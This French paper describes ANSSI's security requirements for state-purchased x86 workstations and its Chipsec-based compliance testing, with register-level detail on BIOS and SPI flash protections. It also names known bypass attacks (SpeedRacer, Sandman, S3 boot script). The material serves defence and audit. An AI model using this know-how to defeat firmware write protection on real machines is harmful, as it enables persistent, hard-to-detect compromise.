Comme l'ont d'ailleurs prouvé les années récentes avec la kyrielle de vulnérabilités touchant les processeurs (Spectre, Meltdown, Foreshadow etc.), tous ces codes nécessitent parfois des mises à jours et donc un suivi, qui est délicat et assez rarement effectué.

2 Rédaction d'exigences de sécurité

2.1 Gestation

L'ANSSI, en lien avec la DAE (direction des achats de l'État, administration chargée entre autre de passer des marchés publics pour répondre aux besoins de l'État français) a donc commencé la rédaction d'exigences de sécurité qui s'appliqueraient aux achats de matériel informatique (postes de travail en particulier).

Les exigences de sécurité matérielles, maintenant publiées sur le site de l'ANSSI [3], ont été conçues afin de répondre sur la durée aux enjeux de sécurité du matériel. Ces exigences ont été conçues en coopération avec les partenaires concernés : ministères acquéreurs, constructeurs, ainsi que des homologues internationaux ayant le même type de besoins. Les exigences issues du processus de gestation devaient indiquer aux constructeurs les souhaits de l'administration, tout en restant acceptables et réalisables techniquement, et sans induire un surcoût trop élevé.

Pour des raisons de simplicité, ces exigences s'adressaient dans un premier temps uniquement aux postes de travail (fixes et portables) sur architecture x86 (processeurs Intel et compatibles, comme AMD).

Ces exigences ont ensuite été intégrées au CCTP d'un marché public initié par la DAE afin d'approvisionner les administrations centrales de l'État en matériel client (postes de travail fixes et nomades). Les candidats

soumettant une réponse à ce marché public devaient s'engager à fournir des matériels conformes aux exigences de sécurité. Cette conformité serait ensuite vérifiée par les services du « pouvoir adjudicateur » (l'ANSSI, par délégation de la DAE).

2.2 Détails techniques

Les exigences sont regroupées en quatre familles, et chaque exigence est associée à un objectif de sécurité qui est détaillé dans le document [3]. Sans les lister de façon exhaustive, voici quelques détails sur les différentes familles.

Maîtrise de la plate-forme Cette famille d'exigences cherche à garantir la maîtrise de la plate-forme par son propriétaire, c'est à dire ici l'État français (et par délégation le service informatique, incarné par un administrateur système). À contrario, on cherche à limiter l'influence d'autres acteurs, qu'ils soient connus comme le constructeur de la plate-forme ou le fournisseur du processeur ou d'un système d'exploitation, ou inconnu. On y retrouve donc la possibilité pour l'administration de choisir le système d'exploitation qu'elle déploiera sur les machines acquises, ou encore la fourniture d'un inventaire complet des composants matériels constituant la plate-forme (périphériques, interfaces de communication etc.). L'inventaire permet à la fois de s'assurer que la plate-forme ne dispose pas de composants non connus du constructeur, mais aussi de faire une veille de sécurité sur le parc installé.

Caractéristiques matérielles Ces exigences rassemblent des composants de sécurité dont l'administration souhaite disposer sur les plates-formes acquises. On y retrouve actuellement deux composants, optionnels dans le monde x86 mais qui apportent des garanties de sécurité intéressantes quand elles sont utilisées par le système. Le premier est le TPM (*Trusted Platform Module*), exposant au système un certain nombre de fonctionnalité de sécurité (par exemple le scellement et descellement de secrets, en fonction de l'état de la machine). Il est imposé que ce composant soit certifié Critères Communs selon le profil de protection défini par le TCG [1]), afin d'avoir de bonnes garanties en matière de sécurité (ceci impose en particulier qu'il s'agisse d'un composant matériel dédié et non d'un code logiciel s'exécutant sur un composant existant comme le CPU

1. *Trusted Computing Group* le consortium à l'origine des spécifications du TPM.

ou le chipset). Le deuxième composant est une I/OMMU (*Input/Output Memory Management Unit*) qui permet d'isoler les périphériques d'entrées/sorties et en particulier limiter leurs accès à la mémoire centrale.

Caractéristiques du firmware Cette catégorie regroupe le gros des exigences et couvre à la fois les fonctionnalités de sécurité offertes par le BIOS, comme la configuration d'un mot de passe au démarrage, le changement de l'ordre de démarrage ou encore le changement des clés *SecureBoot*, mais aussi les solutions de prise en main à distance et la sécurité et la protection du firmware lui-même.

En effet, un certain nombre de vulnérabilités ont touché le BIOS ces dernières années. Comme il s'agit du premier code exécuté par le processeur principal au démarrage de la machine et qu'il n'est pas sous contrôle du propriétaire de la plate-forme, il est important que le constructeur, responsable de son écriture, en assure la sécurité, tant en amont (au moment de son développement et de son déploiement) qu'en aval. De plus, le BIOS est responsable de la configuration initiale de la machine avant de passer le relai au chargeur de démarrage (*bootloader*) et au système d'exploitation. Un défaut de configuration ou un manque de verrouillage de la plate-forme peut permettre à un attaquant ayant déjà des privilèges élevés sur la plate-forme (typiquement *ring 0*) de les augmenter encore, voire de garder une persistance sur celle-ci. Les exigences imposent donc le maintien du BIOS et de la configuration de la plate-forme à l'état de l'art, qui progresse en permanence.

Maintien en condition de sécurité Enfin, pour complèter les exigences et assurer une pérennité dans le temps des systèmes acquis par l'administration, des exigences imposent le suivi par le constructeur des vulnérabilités (logicielles et matérielles) touchant ses plate-formes, et la correction de celles-ci dans un délai raisonnable.

3 Moyens de tests

Les constructeurs soumettant une offre en réponse à l'appel d'offre s'engagent à fournir un matériel conforme aux exigences, mais il est important de vérifier cette conformité, que ce soit a priori ou a posteriori. En effet, les exigences sont parfois complexes car elles touchent des aspects très bas niveau du matériel, et l'état de l'art progresse constamment : de nouvelles vulnérabilités sont découvertes, ou de nouvelles protections sont ajoutées par les fournisseurs.

Un test systématique du matériel a donc été mis en place par l'ANSSI avant ajout des matériels au catalogue. Ces tests portent sur l'ensemble des exigences présentes dans le CCTP et comprennent à la fois une partie manuelle (vérification de la documentation fournie par le constructeur et des fonctionnalités de personnalisation offertes par le firmware, par exemple) et une partie outillée (en particulier pour la vérification de la présence de vulnérabilités connues).

L'outillage utilisé lors du déroulement de ces tests comporte deux clés USB amorçables, l'une permettant de tester et valider le comportement du *SecureBoot* (et en particulier la possibilité de changer les clés de plate-forme), l'autre permettant de collecter des informations sur la configuration du BIOS et de la plate-forme.

Ce deuxième support repose fortement sur l'outil Chipsec [13], publié par Intel et détaillé ci-après. Le support est une version bootable sur clé USB d'une distribution Linux Debian sur laquelle est ensuite déployé Chipsec.

La génération des supports amorçables est détaillée dans le dépôt du projet [2].

3.1 Pourquoi utiliser Chipsec ?

À l'image de Lojax [9], l'unique rootkit UEFI détecté dans la nature, les compromissions bas niveau touchant notamment le BIOS sont difficilement détectables. Ceci est dû à la structure complexe d'une image UEFI, à la difficulté de comparer les binaires la constituant et à identifier ceux potentiellement vulnérables ou malveillants. Chipsec assure une certaine prévention à l'aide d'une liste de vulnérabilités connues et des références de configurations.

Chipsec est un framework Python open source (publié en mars 2014 [23]) dédié à l'analyse du niveau de sécurité des plate-formes Intel x86 en vérifiant les mécanismes de sécurité bas niveau, les paramètres de configuration de composants matériel ou encore des micro-logiciels (BIOS/UEFI). Chipsec est multi-plate-forme, il peut être lancé depuis Windows, Linux et MacOS, ainsi que directement depuis un Shell UEFI.

Chipsec est composé de deux scripts principaux : `chipsec_main.py` et `chipsec_util.py`.

Le premier a été conçu pour détecter automatiquement les mauvaises sécurisations à travers une série de modules (ou plugins). Chacun de ces derniers a une fonction particulière et cherche à détecter une configuration permettant l'exploitation d'une vulnérabilité spécifique. Chacune des

vulnérabilités testées a généralement fait l'objet d'une publication et elles ont une finalité commune : exécuter du code malveillant sur le système d'exploitation depuis un accès plus bas niveau, c'est-à-dire en modifiant le BIOS, en exécutant du code malveillant en mode SMM, ou en exploitant des options CPU mal documentées.

```
[CHIPSEC] ***************************  SUMMARY  ***************************
[CHIPSEC] Time elapsed            0.080
[CHIPSEC] Modules total           25
[CHIPSEC] Modules failed to run   0:
[CHIPSEC] Modules passed          17:
[+] PASSED: chipsec.modules.common.smrr
[+] PASSED: chipsec.modules.common.memlock
[+] PASSED: chipsec.modules.common.smm
[+] PASSED: chipsec.modules.common.spi_desc
[+] PASSED: chipsec.modules.common.spd_wd
[+] PASSED: chipsec.modules.common.bios_kbrd_buffer
[+] PASSED: chipsec.modules.common.bios_wp
[+] PASSED: chipsec.modules.common.bios_ts
[+] PASSED: chipsec.modules.common.spi_lock
[+] PASSED: chipsec.modules.common.ia32cfg
[+] PASSED: chipsec.modules.common.bios_smi
[+] PASSED: chipsec.modules.common.rtclock
[+] PASSED: chipsec.modules.common.spi_fdopss
[+] PASSED: chipsec.modules.memconfig
[+] PASSED: chipsec.modules.smm_dma
[+] PASSED: chipsec.modules.debugenabled
[+] PASSED: chipsec.modules.remap
[CHIPSEC] Modules information     1:
[#] INFORMATION: chipsec.modules.common.cpu.cpu_info
[CHIPSEC] Modules failed          1:
[-] FAILED: chipsec.modules.common.spi_access
[CHIPSEC] Modules with warnings   1:
[!] WARNING: chipsec.modules.common.cpu.spectre_v2
[CHIPSEC] Modules not implemented 4:
[*] NOT IMPLEMENTED: chipsec.modules.common.me_mfg_mode
[*] NOT IMPLEMENTED: chipsec.modules.common.uefi.s3bootscript
[*] NOT IMPLEMENTED: chipsec.modules.common.uefi.access_uefispec
[*] NOT IMPLEMENTED: chipsec.modules.common.secureboot.variables
[CHIPSEC] Modules not applicable  1:
[*] NOT APPLICABLE: chipsec.modules.common.sgx_check
[CHIPSEC] *****************************************************************
```

Fig. 1. Résultats de chipsec_main

Un analyste peut directement lire les résultats finaux pour savoir si sa plate-forme est conforme aux exigences et peut s'appuyer sur la sortie de chacun des modules chipsec pour comprendre précisément pourquoi un test a échoué (voir Fig. 2 et Fig. 3).

Ce mode est celui principalement utilisé dans le cadre des tests des machines acquises pour le marché DAE.

```
[*] running module: chipsec.modules.common.bios_ts
[x][ =======================================================================
[x][ Module: BIOS Interface Lock (including Top Swap Mode)
[x][ =======================================================================
[*] BiosInterfaceLockDown (BILD) control = 1
[*] BIOS Top Swap mode is disabled (TSS = 0)
[*] RTC TopSwap control (TS) = 0
[+] PASSED: BIOS Interface is locked (including Top Swap Mode)
```

Fig. 2. Paramètre testé par un module conforme

```
BIOS Region Read Access (B5B):
  FREG0_FLASHD: 1
  FREG1_BIOS  : 1
  FREG2_ME    : 0
  FREG3_GBE   : 1
  FREG4_PD    : 1
  FREG5       : 0
  FREG6       : 1
[*] Software has write access to Platform Data region in SPI flash (it's platform specific)
[!] WARNING: Software has write access to GBe region in SPI flash
[-] Software has write access to SPI flash descriptor
[-] FAILED: SPI Flash Region Access Permissions are not programmed securely in flash descriptor
```

Fig. 3. Paramètre non-conforme détecté par Chipsec

Le second script, `chipsec_util`, est davantage utilisé pour réaliser des opérations manuelles en communiquant de manière ciblée avec un matériel. Dans le cadre des évaluations DAE, pour comprendre le résultat d'un plugin, pour extraire une donnée non prise en charge par l'un des plugins ou encore pour extraire le BIOS, cet outil s'est avéré être très précieux. Le nombre de protocoles et composants pris en charge est assez important : PCI, MMIO, SPI, UEFI, TPM, IOMMU etc.

Présenter ces options nécessiterait un article complet et nous invitons donc le lecteur à se documenter et tester lui-même s'il souhaite approfondir le sujet.

3.2 Les composants à interroger

Une plate-forme récente se compose de plusieurs éléments matériels dont la configuration peut fortement influer sur la sécurité de l'ensemble. Pour émettre un avis sur une plate-forme, Chipsec a besoin de communiquer avec plusieurs composants (voir Fig. 4).

Le processeur (CPU) C'est le composant principal, il exécute le code du système d'exploitation et des applications utilisateurs. Il peut s'exécuter dans plusieurs modes plus ou moins privilégiés dont certains nous intéressent particulièrement ici.




Fig. 4. Représentation d'une plate-forme Intel munie d'un PCH

Sur un processeur de la famille x86, on trouvera d'abord le CPL (*Current Privilege Level*, aussi appelé *ring*) qui peut être :

3 pour le mode utilisateur, non privilégié ;

0 pour le mode noyau, privilégié.

Le CPL a une influence sur les instructions accessibles au processeur, mais aussi sur les accès à la mémoire, au travers de la MMU.

On trouve ensuite un mode particulier de fonctionnement du processeur, le SMM (*System Management Mode*). Ce mode, initialement dédié à la gestion très bas niveau du sytème (gestion de la température par exemple), est isolé du reste du fonctionnement du système. Une description détaillée se trouve dans le *Intel® 64 and IA-32 Architectures Software Developer's Manual* [12] (volume 3C, chapitre 34), nous en donnerons simplement une description rapide.

Le processeur entre en SMM suite au déclenchement d'une SMI (*System Management Interrupt*), une interruption matérielle qui entraîne automatiquement et de façon transparente pour l'OS une bascule vers le SMM. Le système d'exploitation ou tout autre application en cours d'exécution est suspendue pendant le traitement de l'interruption, puis l'exécution est reprise sans que le système n'ait eu conscience de l'interruption. Lors de l'exécution en SMM, le processeur utilise une zone spéciale de la mémoire,

la SMRAM, *System Management RAM*, réservée au stockage volatile du code (par exemple les *SMI Handlers*) et de ses données.

L'adresse de base de la SMRAM en mémoire physique est nommée `SMBASE` et vaut `0x30000` au reset du processeur, mais peut être modifiée en via un registre interne du CPU (le `SMBASE` register). Cette modification n'est possible que façon indirecte, en écrivant depuis le SMM la nouvelle valeur du registre à un offet particulier (`0x7ef8`) dans la sauvegarde des registres stockée en SMRAM. La nouvelle valeur sera restaurée dans le registre à la sortie du SMM et prise en compte lors des prochaines SMI.

L'accès à la SMRAM est normalement impossible lorsque le processeur ne s'exécute pas en SMM.

Le chipset Il sert d'interface entre le CPU et les périphériques (parfois internes au chipset) et comprend donc plusieurs contrôleurs pour des protocoles divers (PCI, SPI, SATA etc.). Sur des systèmes plus anciens il était composé de deux puces discrètes, le *northbridge* (ou *Memory Controller Hub*, MCH) et le *southbridge* (ou *I/O Controller Hub*, ICH), mais il est maintenant constitué d'une seule, le PCH (*Platform Controller Hub*).

Le PCH comprend de nombreux registres de configuration pour les différents contrôleurs qui le composent. En règle générale ces contrôleurs sont logiquement situés sur le bus PCI Express (PCIe) et les registres de configuration sont accessibles au travers de ce bus, soit directement dans le *PCI Configuration Space* soit par projection dans la mémoire physique d'espace mémoire exposé par le périphérique.

La mémoire vive et son contrôleur L'espace mémoire adressable (parfois appellé « mémoire physique », du point de vue du processeur) d'un système récent est divisé en plusieurs zones, qui pointent par exemple vers les barrettes mémoire, mais aussi vers des zones de configuration ou vers de la mémoire exposée par des périphériques. Le contrôleur mémoire orchestre les accès et les route vers différentes destinations (barrettes, bus PCIe etc.) tout en gérant des droits d'accès.

La mémoire flash et son contrôleur La mémoire flash est une puce discrète sur la carte mère qui comprend généralement 8 à 32 Mo de mémoire en technologie NOR. Cette mémoire est divisée en différentes [2]

2. initialement quatre (BIOS, Management Engine, Gigabit Ethernet, Platform data), maintenant beaucoup plus

régions, comme des partitions d'un disque, pour héberger différents types de données, y compris de la configuration.

Sur des plate-formes x86 cette mémoire n'est pas habituellement pas accessible directement par le processeur car elle utilise le protocole SPI (*Serial Peripheral Interface*). Le processeur passe donc par un contrôleur SPI (habituellement situé dans le chipset), lui même exposé sur le bus PCIe.

3.3 Zones de configurations

Notions de registre Nous aborderons souvent la notion de registre matériel dans cet article. Il s'agit tout simplement d'un espace physique bien délimité (mémoire d'un contrôleur de périphérique, mémoire du CPU, PCH etc.) stockant des données de configuration spécifiques.

Un registre définit généralement, à travers des valeurs définies, le comportement d'un contrôleur de périphérique vis-à-vis de son périphérique ou les droits associés à celui-ci. Certaines valeurs n'ont pas d'importance sur le niveau de sécurité mais d'autres sont cruciales. À titre d'exemple, il existe une valeur de registre responsable du verrouillage de la mémoire flash SPI stockant le BIOS, qui empêche donc ainsi son altération depuis un système d'exploitation. L'absence de verrouillage rend possible l'installation d'une porte dérobée non détectable par les antivirus car non présente sur le disque dur.

En parcourant la documentation des chipset Intel, nous comprenons rapidement à quel point il est difficile de verrouiller complètement l'ensemble des composants d'une plate-forme. En effet, le nombre de registres et valeurs possible est très important et ils ont souvent des dépendances entre eux qui ne sont pas forcément simples à identifier. Le bit `a1` d'un registre `A` peut être nativement bien positionné, mais si le bit `b1` du registre `B` est responsable du verrouillage de plusieurs registres dont `A`, alors le bit `a1` pourrait à son tour être modifié alors que celui-ci protège peut-être aussi d'autres registres. Les dépendances sont donc très importantes et complexes à vérifier, et c'est l'un des points forts de l'outil Chipsec.

Lorsque ses résultats sont parcourus, il est absolument nécessaire qu'ils soient tous validés, puisqu'un défaut de verrouillage à un endroit peut entraîner des problèmes en cascade.

Un dernier élément important à préciser est que ces valeurs de registres sont définies généralement via le BIOS dès son chargement au démarrage de la plate-forme. Ainsi, des paramètres de sécurité non conformes nécessitent généralement une mise à jour du BIOS.

Moyens d'accès aux registres de configuration

Registres du CPU : Le processeur expose un certain nombre de registres de configuration internes, qui sont accessibles par plusieurs moyens :

- via la réponse à l'instruction `cpuid` (qui énumère les diverses fonctionnalités supportées par le CPU, comme AES-NI ou encore le bit NX) ;
- via des *Model Specific Register* (MSR), qui sont des registres spécifiques aux processeurs Intel et sont accessibles via les instructions `rdmsr` et `wrmsr`.

Ces deux moyens sont détaillés dans le *Intel 64 and IA-32 Architectures Software Developer's Manual* [12] (Volume 1, chapitre 20 pour `cpuid` et volume 4 pour les MSR).

Espace de configuration PCI : Les périphériques PCI Express exposent sur le bus un espace de configuration spécifique (le *PCI Configuration Space*) qui stocke un certain nombre d'informations (telles que le *Vendor ID* et le *Product ID* du périphérique) mais aussi des données de configurations. Le contrôleur mémoire d'une plate-forme Intel récente est ainsi un périphérique PCI Express (situé historiquement dans le *north bridge*, puis dans le PCH, et enfin directement dans le processeur lui-même). La documentation Intel indique les registres présents et configurables, par exemple ici l'accès au registre `BIOS_CNTL` ou *Bios Control Register* (voir Fig. 5).

Offset	Mnemonic	Register Name	Default	Attribute
90h–93h	GEN4_DEC	LPC I/F Generic Decode Range 4	00000000h	R/W
94h–97h	ULKMC	USB Legacy Keyboard / Mouse Control	00002000h	RO, R/WC, R/W
98h–9Bh	LGMR	LPC I/F Generic Memory Range	00000000h	R/W
A0h–CFh		Power Management (See Section 12.8.1)		
D0h–D3h	BIOS_SEL1	BIOS Select 1	00112233h	R/W, RO
D4h–D5h	BIOS_SEL2	BIOS Select 2	4567h	R/W
D8h–D9h	BIOS_DEC_EN1	BIOS Decode Enable 1	FFCFh	R/W, RO
DCh	BIOS_CNTL	BIOS Control	20h	R/WLO, R/W, RO

Fig. 5. Datasheet Intel : Données d'accès au registre `BIOS_CNTL`

Toutes les valeurs contenues dans ces registres telle que `SMM_BWP` par exemple (bit 5) du registre de 8 bits `BIOS_CNTL` sont présentées dans ce document (voir Fig. 6).

12.1.33 BIOS_CNTL—BIOS Control Register (LPC I/F—D31:F0)

Offset Address: DCh
Default Value: 20h
Lockable: No
Attribute: R/WLO, R/W, RO
Size: 8 bits
Power Well: Core

Bit	Description
7:6	Reserved
5	**SMM BIOS Write Protect Disable (SMM_BWP)**—R/WL. This bit set defines when the BIOS region can be written by the host. 0 = BIOS region SMM protection is disabled. The BIOS Region is writable regardless if processors are in SMM or not. (Set this field to 0 for legacy behavior). 1 = BIOS region SMM protection is enabled. The BIOS Region is not writable unless all processors are in SMM and BIOS Write Enable (BIOSWE) is set to '1'.
4	**Top Swap Status (TSS)**—RO. This bit provides a read-only path to view the state of the Top Swap

Fig. 6. Datasheet Intel : Valeurs du registre `BIOS_CNTL`

Mémoire projetée en mémoire physique : Pour certains périphériques, l'espace de configuration PCI ne suffit pas (ou n'est pas présent, dans le cas de bus différents), et le périphérique lui-même dispose de mémoire avec des données de configuration. L'espace mémoire du périphérique est dit projeté dans l'espace mémoire du processeur : les accès mémoire à cette zone ne sont pas dirigés vers les barrettes mémoires mais vers le périphérique lui-même (*Memory Mapped I/O*, MMIO). L'adresse de base de cette zone mémoire est habituellement stockée dans le *PCI Configuration Space*, dans un registre de type `BAR` (*Base Address Register*).

C'est par exemple le cas du contrôleur SPI permettant d'accéder à la mémoire flash du BIOS, dont la configuration est accessible via le registre `SPIBAR`. La documentation Intel indique alors tous les registres disponibles à cette adresse mémoire via la notation `SPIBAR + Offset` (voir Fig. 7).

Table 21-1. Serial Peripheral Interface (SPI) Register Address Map (SPI Memory Mapped Configuration Registers) (Sheet 1 of 2)

SPIBAR + Offset	Mnemonic	Register Name	Default
00h–03h	BFPR	BIOS Flash Primary Region	00000000h
04h–05h	HSFS	Hardware Sequencing Flash Status	0000h
06h–07h	HSFC	Hardware Sequencing Flash Control	0000h
08h–0Bh	FADDR	Flash Address	00000000h

Fig. 7. Datasheet Intel : registres du contrôleur SPI

Une quarantaine de registres de configuration existe notamment pour la flash SPI, si nous souhaitons vérifier la valeur de `FLOCKDN`, nous retrouvons les informations précises pour accéder à celle-ci et en l'occurrence au sein du registre `HSFS` ou *Hardware Sequencing Flash Status* (voir Fig. 8).

3.4 Extraction et manipulation des registres avec Chipsec

L'un des intérêts de Chipsec est de fournir une documentation technique (adresses et valeurs de variables, . . .) propre à chaque plate-forme et évitant à un analyste de devoir lire les spécifications de celle-ci pour permettre de manipuler les registres. Ainsi des fichiers de configuration propres à chaque modèle de chipset (format XML) spécifient les adresses des registres et de leurs variables ainsi que les adresses mémoire MMIO.

L'accès aux informations de configuration nécessite en général des accès bas niveau et donc privilégiés, que ce soit via des instructions (`cpuid` ou `rdmsr`) ou des accès à la mémoire physique ou au bus PCI. Chipsec dispose donc d'un driver (module kernel `chipsec.ko` sous Linux) pour effectuer les opérations privilégiées, qui sert de relais au code Python s'exécutant en espace utilisateur (mais avec les droits `root`). L'appel au driver est alors initié via un IOCTL sur le nœud de périphérique créé par le driver. Celui-ci transfère ensuite les appels IOCTL aux périphériques ciblés.

Pour chaque type d'accès (PCI/MMIO/CPU/. . .), un module Python est implémenté pour permettre un accès ou une écriture des données de configuration. Un module Python existe également pour manipuler les registres de la flash SPI du BIOS (MMIO) dans le but d'en extraire le contenu. Par souci de place, nous ne détaillerons pas dans ce papier le fonctionnement précis de Chipsec et nous invitons le lecteur à lire le MISC de mai/juin 2020 dans le lequel nous proposons un article sur ce sujet. L'idée de l'article est d'une part d'expliquer comment fonctionne techniquement Chipsec et d'autre part en quoi Chipsec est puissant et pourquoi il est inutile de tenter une extraction de configuation bas-niveau soi-même (sous Linux).

3.5 Détection des plate-formes vulnérables via Chipsec

Nous n'allons pas présenter la totalité des vulnérabilités testées par Chipsec mais uniquement celles qui ont eu un certain retentissement et donc généralement ayant un impact important sur la plate-forme. Vous pouvez toutefois retrouver un document complet détaillant les tests menés

par Chipsec sur le github de l'ANSSI [1] et indiquant également les sorties que nous sommes censés obtenir pour que la plate-forme soit conforme.

Détection des vulnérabilités propres à la Flash SPI Chipsec est en mesure de détecter les vulnérabilités liées à la sécurisation de la mémoire flash SPI accueillant le firmware du BIOS à l'aide de plusieurs modules :

`chipsec.modules.common.bios_wp` et `bios_smi` : Le registre le plus connu aujourd'hui est celui protégeant l'écriture des régions de la flash SPI une fois le système démarré : `BIOS_CNTL` du PCH. Contenant 3 bits d'une importance cruciale pour protéger le firmware des altérations, il est probablement le registre le plus exploité par les vulnérabilités découvertes jusqu'à maintenant.

Chipsec vérifie notamment ces valeurs à travers le module `bios_wp` (Fig. 9) en vérifiant les bits :

`BIOSWE` *BIOS Write Enable* si ce bit est à 1, un accès à la flash SPI en écriture sera possible depuis le système d'exploitation (avec les privilèges du *ring 0*), sinon l'écriture est impossible ;

`BLE` *BIOS Lock Enable*

- 1 à chaque tentative de modification du bit `BIOSWE`, une SMI générée par le PCH empêchera tout simplement l'opération (le bit `BIOSWE` est remis à 0 automatiquement par du code s'exécutant en SMM) ;
- 0 depuis l'espace noyau, il sera possible de modifier le bit `BIOSWE` pour déverrouiller la flash SPI et donc altérer son contenu.

Il est légitime de se demander pourquoi ne pas verrouiller totalement la flash SPI, sans possibilité de déverrouillage, afin d'éviter toute modification ultérieure par un malware. La raison principale est la nécessité de prévoir des mises à jour. En effet, la flash SPI comprend un certain nombre d'éléments logiciels (comme le BIOS) et de configuration qui doivent pouvoir être mis à jour. Il faut donc prévoir des modes légitimes d'écritures dans la mémoire flash, après validation.

En pratique, suite à une demande de mise à jour et au redémarrage de la machine, le code du BIOS se charge de passer `BIOSWE` à 1 provoquant ainsi une SMI (dans le cas où `BLE` vaut 1) et déclenchant alors le passage en SMM et l'exécution d'un code spécifique contrôlé par le BIOS lui-même et donc à priori légitime. Celui-ci se charge de vérifier la validité de la mise à jour pour l'appliquer par la suite.

La protection `BLE` a cependant déjà pu être contournée à plusieurs reprises notamment à travers l'attaque SpeedRacer [17]. Celle-ci consiste à être plus rapide que le contrôle en jouant avec plusieurs cœurs du processeur afin d'écrire dans la région du BIOS avant qu'il y ait déclenchement de la SMI.

Une autre attaque encore plus astucieuse nommée Sandman [16] consiste quant à elle à désactiver complètement les SMI pour empêcher le passage en SMM et permettre la modification persistante de `BIOSWE`. Concrètement, cette vulnérabilité peut être exploitée pour contourner *Secureboot* par exemple [15].

Chipsec vérifie naturellement que les SMI sont activées via le module `bios_smi` (Fig. 10).

Une protection plus sûre est donc nécessaire et c'est ce que propose `SMM_BWP`. Ce bit du registre `BIOS_CNTL`, vérifié par Chipsec, permet ainsi de protéger le BIOS d'une telle attaque en protégeant sa modification même si le contrôle SMI n'est pas configuré ou échoue :

`SMM_BWP` *SMM BIOS Write Protect Disable* si ce bit est à 1, la région SPI propre au BIOS ne pourra être modifiée que si le processeur s'exécute en mode SMM et donc que le code provient du BIOS (typiquement utilisé lors d'une mise à jour pour réécrire le contenu de la mémoire flash avec le nouveau BIOS).

Alors que les attaques présentées jusque-là ne nécessitaient qu'un accès privilégié au noyau (*ring 0*), il est nécessaire, avec cette protection en place, d'exécuter du code en espace SMM pour altérer le BIOS, compliquant ainsi les exploitations. L'accès à un tel espace nécessite d'une part une élévation privilège à partir de l'espace noyau et d'autre part une exécution de code arbitraire en SMM [25].

chipsec.modules.common.uefi.s3bootscript La question suivante est donc de savoir s'il est possible de désactiver cette nouvelle protection en passant `SMM_BWP` de 1 à 0. En 2015 des chercheurs sont parvenus à infecter un firmware EFI depuis le mode noyau alors que la flash SPI était protégée par les bits de protection proposés par le registre `BIOS_CNTL` [24, 26]. Deux vulnérabilités découvertes par les chercheurs et propres au mode de démarrage *ACPI S3 Resume* (sortie de veille de la plate-forme) sont exploitées dans leur scénario.

Durant la phase de démarrage normal et notamment durant la phase `DXE` (chargement des drivers EFI), l'état du CPU et du chipset, comprenant donc les registres du PCH tel que `BIOS_CNTL`, sont sauvegardés en mémoire dans une structure appelée *UEFI boot script table.* Cette table est ensuite

21.1.2 HSFS—Hardware Sequencing Flash Status Register (SPI Memory Mapped Configuration Registers)

Memory Address: SPIBAR + 04h
Default Value: 0000h
Attribute: RO, R/WC, R/W
Size: 16 bits

Bit	Description
15	**Flash Configuration Lock-Down (FLOCKDN)**—R/W/L. When set to 1, those Flash Program Registers that are locked down by this FLOCKDN bit cannot be written. Once set to 1, this bit can only be cleared by a hardware reset due to a global reset or host partition reset in an Intel ME enabled system.
14	**Flash Descriptor Valid (FDV)**—RO. This bit is set to a 1 if the Flash Controller read the correct

Fig. 8. Datasheet Intel : champs du registre HSFS

```
[*] running module: chipsec.modules.common.bios_wp
[x][ =======================================================================
[x][ Module: BIOS Region Write Protection
[x][ =======================================================================
[*] BC = 0x2A << BIOS Control (b:d.f 00:31.0 + 0xDC)
    [00] BIOSWE           = 0 << BIOS Write Enable
    [01] BLE              = 1 << BIOS Lock Enable
    [02] SRC              = 2 << SPI Read Configuration
    [04] TSS              = 0 << Top Swap Status
    [05] SMM_BWP          = 1 << SMM BIOS Write Protection
[+] BIOS region write protection is enabled (writes restricted to SMM)
```

Fig. 9. Contrôle du registre `BIOS_CNTL` via `bios_wp`

```
[*] running module: chipsec.modules.common.bios_smi
[x][ =======================================================================
[x][ Module: SMI Events Configuration
[x][ =======================================================================
[+] SMM BIOS region write protection is enabled (SMM_BWP is used)

[*] Checking SMI enables..
    Global SMI enable: 1
    TCO SMI enable   : 1
[+] All required SMI events are enabled

[*] Checking SMI configuration locks..
[+] TCO SMI configuration is locked (TCO SMI Lock)
[+] SMI events global configuration is locked (SMI Lock)

[+] PASSED: All required SMI sources seem to be enabled and locked
```

Fig. 10. Contrôle du verrouillage de SMI via `bios_smi`

utilisée lors de la phase d'une sortie de mise en veille (*S3 resume*) afin de restaurer plus rapidement l'état de la platforme, en évitant notamment de devoir recharger tous les drivers EFI.

La première vulnérabilité (la seconde sera abordée plus tard) exploite le fait que la sauvegarde de la table est réalisée durant la phase de boot **avant que les registres aient été complètement verrouillés** par le firmware EFI. Ainsi, au réveil de la plate-forme plusieurs registres dont `BIOS_CNTL` ont un état déverrouillé et donc une valeur de `BIOSWP` ou `SMM_BWP` modifiables depuis le mode noyau. L'altération du firmware EFI devient alors possible après avoir reparamétré les valeurs du registre.

Des mesures de sécurité ont depuis été poussées par Intel en recommandant par exemple d'effectuer la sauvegarde de l'état du CPU et du chipset **après** la demande de mise en veille *S3 suspend* et donc lorsque les registres sont correctement verrouillés. Il reste cependant beaucoup de plate-formes vulnérables dans la nature étant donné la faible quantité d'utilisateurs ou administrateurs sensibilisés aux mises à jour de BIOS.

Chipsec vérifie notamment si la plate-forme testée est vulnérable via le module `s3bootscript` et le module `tools.uefi.s3script_modify` aide également à effectuer des tests concrets de modification des scripts.

